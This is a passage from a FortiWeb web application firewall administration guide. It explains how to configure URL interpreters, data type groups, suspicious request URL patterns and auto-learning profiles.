


Setting name	Value
Name	`slash-parameter1`

Setting name	Value
Type	**Custom-Defined**
URL Path	`/index/param1/(.*)/`
New URL	`/index`
Param Change	`$0`
New Param	`param1`

Until you add the URL interpreters to a group, FortiWeb doesn't know the sequential order.

These URL interpreters will not function correctly if they are not used in that order, because each interpreter's input is the output from the previous one. So you **must** set the priorities correctly when referencing each of those interpreters in the set of URL interpreters (Grouping URL interpreters on page 212).



Example: URL replacer group for slash-separated parameters — entry 1

Setting name	Value
Priority	`0`
Type	**URL REPLACER**
Plugin Name	`slash-parameter3`

Example: URL replacer group for slash-separated parameters — entry 2

Setting name	Value
Priority	`1`

Setting name	Value
Type	**URL REPLACER**
Plugin Name	`slash-parameter2`

Example: URL replacer group for slash-separated parameters — entry 3

Setting name	Value
Priority	`2`
Type	**URL REPLACER**
Plugin Name	`slash-parameter1`

Then the URL will be interpreted by auto-learning as if the application used a more conventional and easily understood URL/parameter structure:

```
/index?param1=value1&param2=value2&param3=value3
```

See also

- Grouping URL interpreters
- Configuring an auto-learning profile
- Regular expression syntax
- Example: URL interpreter for a JSP application
- Example: URL interpreter for Microsoft Outlook Web App 2007

Grouping URL interpreters

In order to use URL interpreters with an auto-learning profile, you must group URL replacers into sets.

Sets can be:

- mutually exclusive, where the set contains expressions for all possible URL structures, but only one of the URL replacers will match a given request's URL
- sequential, where the set contains expressions to interpret multiple parameters in a single given URL; each interpreter's URL input is the URL output of the previous interpreter, and they each parse the URL until all parameters have been extracted; sequential order of interpreters is determined by the URL interpreter's **Priority** in the set


To create a custom application policy

1. Before you create an application policy, first create the URL replacers that it will include (see Configuring URL interpreters on page 200).
2. Go to **Auto Learn > Application Templates > Application Policy**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Autolearn Configuration** category. For details, see Permissions on page 62.


3. Click **Create New**.

   A dialog appears.



4. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
5. Click **OK**.
6. Click **Create New**.

   A dialog appears.



7. From **Plugin Name**, select an existing URL replacer from the drop-down list.



Rule order affects URL replacer matching and behavior. FortiWeb appliances evaluate URLs for a matching URL replacer starting with the smallest ID number (greatest priority) rule in the list, and continue towards the largest number in the list.

- **If no rule matches**, parameters in the URL will not be interpreted.
- **If multiple rules match**, the output (New URL) from earlier URL replacers will be used as the input (URL Path) for the next URL replacer, resulting in a chain of multiple interpreted parameters.

8. Click **OK**.
9. Repeat the previous steps for each URL replacer you want added to the policy.
10. Select the application policy in an auto-learning profile (see Configuring an auto-learning profile on page 225).
11. Select the auto-learning profiles in server policies (see Configuring a server policy on page 624).

See also

- Configuring URL interpreters
- Example: URL interpreter for Microsoft Outlook Web App 2007
- Example: URL interpreter for WordPress
- Configuring an auto-learning profile

Recognizing data types

FortiWeb appliances recognize the data types of parameters by matching them with regular expressions. These regular expressions are categorized as either:

- **Predefined** — A regular expression set included with the firmware. These match common data types. **Cannot** be modified except via FortiGuard, but can be copied and used as the basis for a custom data type. Can be used by both auto-learning profiles and input rules.
- **Custom** — A regular expression that you have configured to detect any data patterns that cannot be recognized by the predefined set. Can be modified. Can be used by input rules, but **cannot** be used by auto-learning profiles.

See also

- Connecting to FortiGuard services
- How often does Fortinet provide FortiGuard updates for FortiWeb?

Predefined data types

When you install FortiWeb, it already has some data type regular expressions that are predefined — default signatures for common data types so that you do not need to write them yourself. Initial ones are included with the FortiWeb firmware. If your FortiWeb is connected to FortiGuard Security Service updates, it can periodically download updates to its predefined data types. This will provide new and enhanced data types without any effort on your part. Simply use the new signatures in parts of the configuration where they are useful to you.

Predefined data type patterns cannot be used directly. Instead, they must be grouped before they can be used in other areas of the configuration. For details, see Grouping predefined data types on page 218.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 62.

Setting name	Description
Pattern	The regular expression used to detect the presence of the data type. Parameter values must match the regular expression in order for an auto-learning profile to successfully detect the data type, or for an input rule to allow the input.
Description	A description of what the data type is. It may include examples of values that match the regular expression.

Setting name	Description
	Select the blue arrow beside a pattern to expand the entry and display the individual rules contained in the entry. Displays the name of the data type. • **Address —** Canadian postal codes and United States ZIP code and ZIP + 4 codes. • **Canadian Postal Code —** Canadian postal codes such as K2H 7B8 or k2h7b8. Does **not** match hyphenations such as K2H-7B8. • **Canadian Province Name and Abbrev. —** Modern and older names and abbreviations of Canadian provinces in English, as well as some abbreviations in French, such as Quebec, PEI, Sask, and Nunavut. Does **not** detect province names in French, such as Québec. • **Canadian Social Insurance Number —** Canadian Social Insurance Numbers (SIN) such as 123-456-789. • **Chinese Postal Code —** Chinese postal codes such as 610000. • **Country Name and Abbrev. —** Country names, codes, and abbreviations as they are known in English, such as CA, Cote d'Ivoire, Brazil, Russian Federation, and Brunei. • **Credit Card Number —** American Express, Carte Blanche, Diners Club, enRoute, Japan Credit Bureau (JCB), Master Card, Novus, and Visa credit card numbers. • **Date/Time —** Dates and times in various formats such as +13:45 for time zone offsets, 1:01 AM, 1am, 23:01:01, and 01.01.30 AM for times, and 31.01.2009, 31/01/2009, 01/31/2000, 2009-01-3, 31-01-2009, 1-31-2009, 01 Jan 2009, 01 JAN 2009, 20-Jan-2009 and February 29, 2009 for dates. • **Denmark Postal Code —** Danish postal code ("postnumre") such as DK-1499 and dk-1000. Does not match codes that are not prefixed by "DK-", nor numbers that do not belong to the range of valid codes, such as 123456 or dk 12. • **Email —** Email addresses such as admin@example.com • **GPA —** A student's grade point average, such as 3.5, based upon the 0.0-to-4.0 point system, where an "A" is worth 4 points and an "F" is worth 0 points. Does **not** match GPAs weighted on the 5 point scale for honors, IB, or AP courses, such as 4.1. The exception is 5.5, which it will match. • **GUID —** A globally unique identifier used to identify partition types in the hard disk's master boot record (MBR), such as BFDB4D31-3E35-4DAB-AFCA-5E6E5C8F61EA. Partition types are relevant on computers which boot via EFI, using the MBR, instead of an older-style BIOS.

Setting name	Description
Name	• **Indian Vehicle Number —** An Indian Vehicle Registration Number, such as mh 12 bj 1780. • **IP Address —** A public or private IPv4 address, such as 10.0.0.1. Does **not** match IPv6 addresses. • **Italian Mobile Phone** — Italian mobile phone numbers with the prefix for international calls, such as +393471234567, or without, such as 3381234567. Does **not** match numbers with a dash or space after the area code, nor VoIP or land lines. • **Kuwait Civil ID —** Personal identification number for Kuwait, such as 273032401586. Must begin with 1, 2, or 3, and follow all other number patterns for valid civil IDs. • **Level 1 Password —** A string of at least 6 characters, with one or more each of lower-case characters, upper-case characters, and digits, such as aBc123. Level 1 passwords are “weak” passwords, generally easier to crack than level 2 passwords. • **Level 2 Password —** A string of at least 8 characters, with one or more each of lower-case characters, upper-case characters, digits, and special characters, such as aBc123$%. Level 2 passwords are moderately strong. • **Markup/Code —** HTML comments, wiki code, hexadecimal HTML color codes, quoted strings in VBScript and ANSI SQL, SQL statements, and RTF bookmarks such as: • `#00ccff, <!--A comment.-->` • `[link url="http://example.com/url?var=A&var2=B"]` • `SELECT * FROM TABLE` • `{\*\bkmkstart TagAmountText}` Does **not** match ANSI escape codes. They are detected as strings. • **Microsoft Product Key —** An alphanumeric key for activation of Microsoft software, such as ABC12-34DEF-GH567-IJK89-LM0NP. Does **not** match keys which are non-hyphenated, nor where letters are not capitalized. • **Netherlands Postal Code —** Netherlands postal codes (“postcodes”) such as 3000 AA or 3000AA. Does **not** match postal codes written in lower-case letters, such as 3000aa. • **NINO —** A United Kingdom National Insurance Number (NINO), such as AB123456D. Does **not** match NINOs written in lower-case letters, such as ab123456d. • **Numbers —** Numbers in various monetary, scientific, decimal, comma-separated value (CSV), and other formats such as 123, +1.23, $1,234,567.89, 1'235.140, and -123.45e-6. Does **not** detect some types, such as hexadecimal numbers (which are instead detected as strings or code), and US Social Security Numbers (which are instead detected as strings).

Setting name	Description
	• **Personal Name —** A person's full or abbreviated name in English. It can contain punctuation, such as A.J Schwartz, Jean-Pierre Ferko, or Jane O'Donnell. Does **not** match names written in other languages, such as Renée Wächter or 林美 • **Phone —** Australian, United States, and Indian telephone numbers in various formats such as (123)456-7890, 1.123.456.7890, 0732105432, and +919847444225. • **Quebec Postal Code**— Postal codes written in the style sometimes used by Quebecers, with hyphens between the two parts, such as h2j-3c4 or H2J-3C4. • **Strings** — **Any** string of characters, including all other data types, such as alphanumeric words, credit card numbers, United States social security numbers (SSN), UK vehicle registration numbers, ANSI escape codes, and hexadecimal numbers in formats such as user1, 123-45-6789, ABC 123 A, 4125632152365, [32mHello, and 8ECCA04F. • **Swedish Personal Number** — Personal identification number ("personnummer") for Sweden, such as 19811116-7845. Must be hyphenated. Does **not** match PINs for persons whose age is 100 or greater. • **Swedish Postal Code** — Postal codes ("postnummer") for Sweden, with or without spaces or hyphens, such as S 751 70, s75170, or S-751-70. Requires the initial S or s letter. Does not match invalid postal codes such as ones that begin with a 0, or ones that do not begin with the letter S or s. • **UAE Land Phone** — Telephone number for the United Arab Emirates, such as 04 - 3452499 or 04 3452499. Does **not** match phone numbers beginning with 01 or 08. • **UK Bank Sort Code** — Bank sort codes for the United Kingdom, such as 09-01-29. Must be hyphenated. • **Unix Device Name** — Standard Linux or UNIX non-loopback wired Ethernet network interface names, such as eth0. Does **not** match names for any other type of device, such as lo, hdda, or ppp.

Setting name	Description

	• **URI** — Uniform resource identifiers (URI) such as:
	http://www.example.com
	ftp://ftp.example.com
	mailto:admin@example.com
	• **US Social Security Number** — United States Social Security Numbers (SSN) such as 123-45-6789.
	• **US State Name and Abbrev.** — United States state names and modern postal abbreviations such as HI and Wyoming. Does **not** detect older postal abbreviations ending with periods (.), such as FI. or Wyo.
	• **US Street Address —** United States city and street address, possibly including an apartment or suite number. City and street may be either separated with a space or written on two lines according to US postal conventions, such as:
	123 Main Street Suite #101
	Honolulu, HI 10001
	Does **not** match:
	  • ZIP + 4 codes that include spaces, or do not have a hyphen (e.g. “10001 - 1111” or “10001 1111”)
	  • city abbreviations of 2 characters (e.g. “NY” instead of “NYC”)
	  • Washington D.C. addresses
	• **US ZIP Code —** United States ZIP code and ZIP + 4 codes such as 34285-3210.
	• **Windows File Name —** A valid windows file name, such as Untitled.txt. Does not match file extensions, or file names without their extensions.

See also

- Predefined suspicious request URLs
- Configuring an auto-learning profile
- Recognizing data types
- Connecting to FortiGuard services
- How often does Fortinet provide FortiGuard updates for FortiWeb?

Grouping predefined data types

A data type group defines a set of predefined data types (see Predefined data types on page 214) that can be used in an auto-learning profile.

For example, if you include the **Email** data type in the data type group, auto-learning profiles that use the data type group might discover that your web applications use a parameter named `username` whose value is an email address.

The predefined data type group, named **predefine-data-type-group**, cannot be edited or deleted.

To configure a predefined data type group

1. Go to **Auto Learn > Predefined Pattern > Data Type Group**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.

   A dialog appears.

3. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

4. In **Type**, mark the check box of each predefined data type that you want to include in the set, such as **Email** or **Canadian Social Insurance Number**.



If you know that your network's HTTP sessions do not include a specific data type, omit it from the data type group to improve performance. The FortiWeb appliance will not expend resources scanning traffic for that data type.

   To examine the regular expressions for each data type, see Predefined data types on page 214.

5. Click **OK**.

6. To use a data type group, select it when configuring either an auto-learning profile (see Configuring an auto-learning profile on page 225) or input rule (see Validating parameters ("input rules") on page 556).

See also

- Predefined data types
- Configuring an auto-learning profile
- Validating parameters ("input rules")
- Recognizing data types

Recognizing suspicious requests

FortiWeb appliances can recognize known attacks by comparing each request to a signature. How, then, does it recognize requests that aren't known to be an attack, or aren't **always** an attack, but **might** be?

FortiWeb uses several methods for this:

- HTTP protocol constraints (HTTP/HTTPS protocol constraints on page 578)
- application parameter sanitizers & constraints (Preventing zero-day attacks on page 556)
- exploit signatures (Blocking known attacks & data leaks on page 501)
- DoS/DDoS sensors (DoS prevention on page 452)
- access control lists (Access control on page 430)

Web applications' administrative URLs often should **not** be accessible by clients on the Internet, and therefore any request for those URLs from source IP addresses on the Internet may represent an attempt to scout your web servers in advance of an attack. (Exceptions include hosting providers, whose clients may span the globe and often configure their own web applications.) Administrative requests from the Internet are therefore suspicious: the host may have been compromised by a rootkit, or its administrative login credentials may have been stolen via spyware, phishing, or social engineering.

FortiWeb appliances can compare each request URL with regular expressions that define known administrative URLs, and log and/or block these requests.

Regular expressions for suspicious requests by URL are categorized as:

- **Predefined** — Regular expressions included with the firmware. These match common administrative URLs, and URLs for back-end data such as caches. **Cannot** be modified except via FortiGuard updates, but can be copied and used as the basis for a custom definitions of sensitive URLs.
- **Custom** — A regular expression that you have configured to detect any suspicious access attempts by URL that cannot be recognized by the predefined set. Can be modified.

Both types can be grouped into a set that can be used in auto-learning profiles.

See also

- How often does Fortinet provide FortiGuard updates for FortiWeb?

Predefined suspicious request URLs

Predefined regular expressions can be used by auto-learning to detect requests that are suspicious because they are for a URL that provides administrative access to the web server, servlet, or web application, such as:

```
/admin.php
/conf/Catalina/localhost/admin.xml
```

or access to its back-end cache, data files, or Berkeley databases, such as:


```
/local/notesdata
```

Normally, requests for these URLs should only originate from a trusted network such as your management computers, **not** from the Internet. (Exceptions include hosting providers, whose clients around the globe configure their own web applications.) Therefore these requests are a good candidate for URL access control rules.

Many signatures exist for popular web servers and applications such as Apache, nginx IIS, Tomcat, and Subversion. Known suspicious request URLs can be updated. See Connecting to FortiGuard services on page 180.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 62.

Auto Learn > Predefined Pattern > URL Pattern (image cropped)



Setting name	Description
Name	The name of the predefined suspicious URL pattern set. To display the patterns it contains, click the blue arrow next to the name.
Pattern	When you click a blue arrow to expand a suspicious URL pattern, this column displays the regular expression used to detect the presence of the suspicious URL in a client's request.
Description	When you click a blue arrow to expand a data type, this column displays a description of the URLs matched by this pattern, such as Apache web server administrative web UI files or IBM Lotus Domino data.

See also

- Grouping all suspicious request URLs
- Recognizing suspicious requests
- How often does Fortinet provide FortiGuard updates for FortiWeb?

Configuring custom suspicious request URLs

To augment FortiWeb's predefined list of suspicious request URLs, you can configure your own.

To create a custom suspicious request URL pattern

1. Go to **Auto Learn > Custom Pattern > Suspicious URL Rule.**

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.

   A dialog appears.



3. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
4. In **URL Expression**, enter a regular expression that defines this suspicious URL, such as `^/my_admin_panel.jsp`.

   To test the regular expression against sample text, click the >> (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864 and Cookbook regular expressions on page 872).
5. Click **OK**.
6. Group custom suspicious URL patterns (see Grouping custom suspicious request URLs on page 222).
7. Group custom and predefined suspicious URL groups together (see Grouping all suspicious request URLs on page 223).
8. Select the supergroup when configuring an auto-learning profile (see Configuring an auto-learning profile on page 225).

See also

- Grouping custom suspicious request URLs
- Recognizing suspicious requests

Grouping custom suspicious request URLs


Before you can use them, you must first group custom and predefined suspicious URLs.

To configure a custom suspicious URL policy

1. Before you can create a custom suspicious URL rule, you must first define one or more custom suspicious URLs (see Configuring custom suspicious request URLs on page 221).
2. Go to **Auto Learn > Custom Pattern > Suspicious URL Policy.**


   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 62.
3. Click **Create New**.

   A dialog appears.



4. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
5. Click **OK**.
6. Click **Create New** to add an entry to the set.

   A dialog appears.



7. From **Suspicious URL Name**, select the name of a custom suspicious URL rule.
8. Click **OK**.
9. Repeat the previous steps for each custom suspicious URL rule you want added to the policy.
10. Group custom and predefined suspicious URL groups together (see Grouping all suspicious request URLs on page 223).
11. Select the supergroup when configuring an auto-learning profile (see Configuring an auto-learning profile on page 225).

See also

- Configuring custom suspicious request URLs
- Grouping all suspicious request URLs
- Recognizing suspicious requests

Grouping all suspicious request URLs

Auto Learn > Predefined Pattern > Suspicious URL groups both custom and predefined suspicious URLs together so that they can be selected in an auto-learning profile.

To configure a suspicious URL pattern group

1. Before grouping all suspicious URL patterns, you must first group any custom suspicious URL groups that you want to include. For details, see Grouping custom suspicious request URLs on page 222.
2. Go to **Auto Learn > Predefined Pattern > Suspicious URL**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 62.

3. Click **Create New**.

   Alternatively, to clone an existing pattern as the basis for a new group, mark the check box next to it, then click the **Clone** icon.

   A dialog appears.



4. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
5. In **Server Type**, enable one or more of the predefined, web server-specific suspicious URL sets that you want to detect.

   To view detailed descriptions of the types of patterns that each suspicious URL type will detect, see Predefined suspicious request URLs on page 220.



If you know that your network' does not rely on one or more of the listed web server types, disable scans for suspicious access to their administrative URLs in order to improve performance.

6. From the **Custom Suspicious Policy** drop-down list, select a group of custom suspicious URLs, that you have configured, if any.
7. Click **OK**.
8. To use a suspicious URL pattern, select it when configuring an auto-learning profile (see Configuring an auto-learning profile on page 225).

See also

- Predefined suspicious request URLs
- Grouping custom suspicious request URLs
- Configuring an auto-learning profile
- Recognizing suspicious requests

Configuring an auto-learning profile

Auto-learning profiles are selected in a server policy in conjunction with an inline or offline protection profile. Auto-learning profiles gather data for the auto-learning report from any attacks and parameters that FortiWeb detects.

You cannot edit or delete **Default Auto Learn Profile**, the predefined auto-learning profile. If you do not want to configure your own auto-learning profile, or are not sure how to, you can use this profile. Alternatively, use it as a starting point by cloning it and then modifying the clone.

Default Auto Learn Profile assumes that you want to learn about all parameters, and allow web crawlers from the search engines Google, Yahoo!, Baidu, and MSN/Bing.

Default Auto Learn Profile uses a predefined data type group, a predefined suspicious URL pattern, and other settings that populate an auto-learning report with a complete data set. It does not use attack signatures that could cause false positives.

To configure an auto-learning profile



You can also use an auto-learning report to generate a new auto-learning profile based on existing data. For details, see Generating a profile from auto-learning data on page 245.

1. Before you create an auto-learning profile, configure the following components:

- a data type group (see Grouping predefined data types on page 218)
- suspicious request URLs (see Grouping all suspicious request URLs on page 223)
- if required, URL interpreters (see Grouping URL interpreters on page 212)


2. Go to **Auto Learn > Auto Learn Profile > Auto Learn Profile.**

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Autolearn Configuration** category. For details, see Permissions on page 62.

3. Click **Create New**.

   A dialog appears.

4. Configure these settings:



Setting name	Description
Name	Type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
Data Type Group	Select the name of a data type group to use, if any. Auto-learning learns about the names, length, and required presence of these types of parameters in HTTP requests. For details, see Grouping predefined data types on page 218.
Suspicious URL	Select the name of a suspicious URL pattern to use, if any. Auto-learning considers HTTP requests for these URLs as either malicious vulnerability scanning, data harvesting (a type of web scraping), or administrative login attacks. For details, see Grouping all suspicious request URLs on page 223.
Server Protection Threshold	Enter the number of detected attacks to match or exceed. When the number of attacks meets or exceeds this threshold, FortiWeb interprets the attacks as a false positive and the protection profile that the auto-learning feature generates disables scanning for this attack signature for the entire web site.

Setting name	Description
Server Protection Exception Threshold	Enter a percentage of detected attacks directed at a specific URL relative to the total number of attacks for the entire web site. When the percentage of attacks for a URL meets or exceeds this threshold, and the number of detected attacks for the corresponding attack signature does not exceed the **Server Protection Threshold** value, the protection profile that the auto-learning feature generates includes an exception that disables scanning for the attack signature for the URL. FortiWeb still uses the signature to scan URLs that do not receive attack traffic that exceeds this threshold. For example, if an average of 50% of all requests to the web site match an attack signature, are destined for a specific URL, and are actually harmless, you can adjust this setting to `50`.
Application Policy	Select a URL interpreter set to use, if any. If the web application embeds parameters in the URL or uses non-standard parameter separators, include an auto-learning adaptor to define how auto-learning should find parameters in the URL. For details, see How to adapt auto-learning to dynamic URLs & unusual parameters on page 198.

5. Click **OK**.
6. In a server policy, select the auto-learning profile **with** its protection profile in Web Protection Profile and Auto Learn Profile (see Configuring a server policy on page 624). If you do not want to change all **Action** settings to **Alert** in each of the protection profile's components, also enable Monitor Mode.



Auto-learning is resource-intensive, and can decrease performance. If performance becomes unacceptable, consider selecting the auto-learning profile in only a few policies at a time.

Alternatively or in addition, briefly run a first phase of auto-learning, then disable features which are obviously unnecessary according to auto-learning data, and begin a second, more lightweight phase of auto-learning.

7. To ensure that the appliance can learn about HTTP/HTTPS requests' usual page order and other session-related attacks and features, enable the Session Management option in the protection profile.
8. Continue with Running auto-learning on page 228.

See also

- How operation mode affects server policy behavior
- Viewing auto-learning reports

Running auto-learning

After you have configured and applied auto-learning profiles, you can use them to collect data for an auto-learning report, and to suggest a configuration.

To form configuration suggestions using auto-learning

1. Enable the server policy where you have selected the auto-learning policy for Auto Learn Profile .
2. Route traffic to or through the FortiWeb appliance, depending on your operation mode.



For best results, do not use incomplete or unrealistic traffic.

To minimize performance impacts, consider running an initial phase of auto-learning while your FortiWeb is operating in offline protection mode before you transition to your final choice of operation mode.

3. Wait for the FortiWeb appliance to gather data.



To quickly reduce risk of attack while auto-learning is in progress, in the protection profile and its components, for attacks and disclosures that you are sure **cannot** be false positives, set the **Action** to **Alert & Deny** or **Alert & Erase**.

Time required varies by the rate of legitimate hits for each URL, the parameters that are included with each hit, and the percentage of hits that are attack attempts detected by attack signatures. You can gauge traffic volumes and hits using the **Policy Summary** widget (see Real Time Monitor widget on page 683).



For faster results, from an external IP, connect to the web site and access all URLs that a legitimate client would. Provide valid parameters. This activity populates auto-learning data with an initial, realistic set.

To improve performance during auto-learning, run it in a few phases.

For example, after an initial short phase of auto-learning, generate a protection profile with the most obvious attack settings. Then delete the auto-learning data, revise the protection profile to omit auto-learning for the settings that you have already discovered, and start the next phase of auto-learning.

Alternatively or additionally, you can run auto-learning on only a few policies at a time.

You can pause auto-learning's data gathering if necessary (see Pausing auto-learning for a URL on page 229).

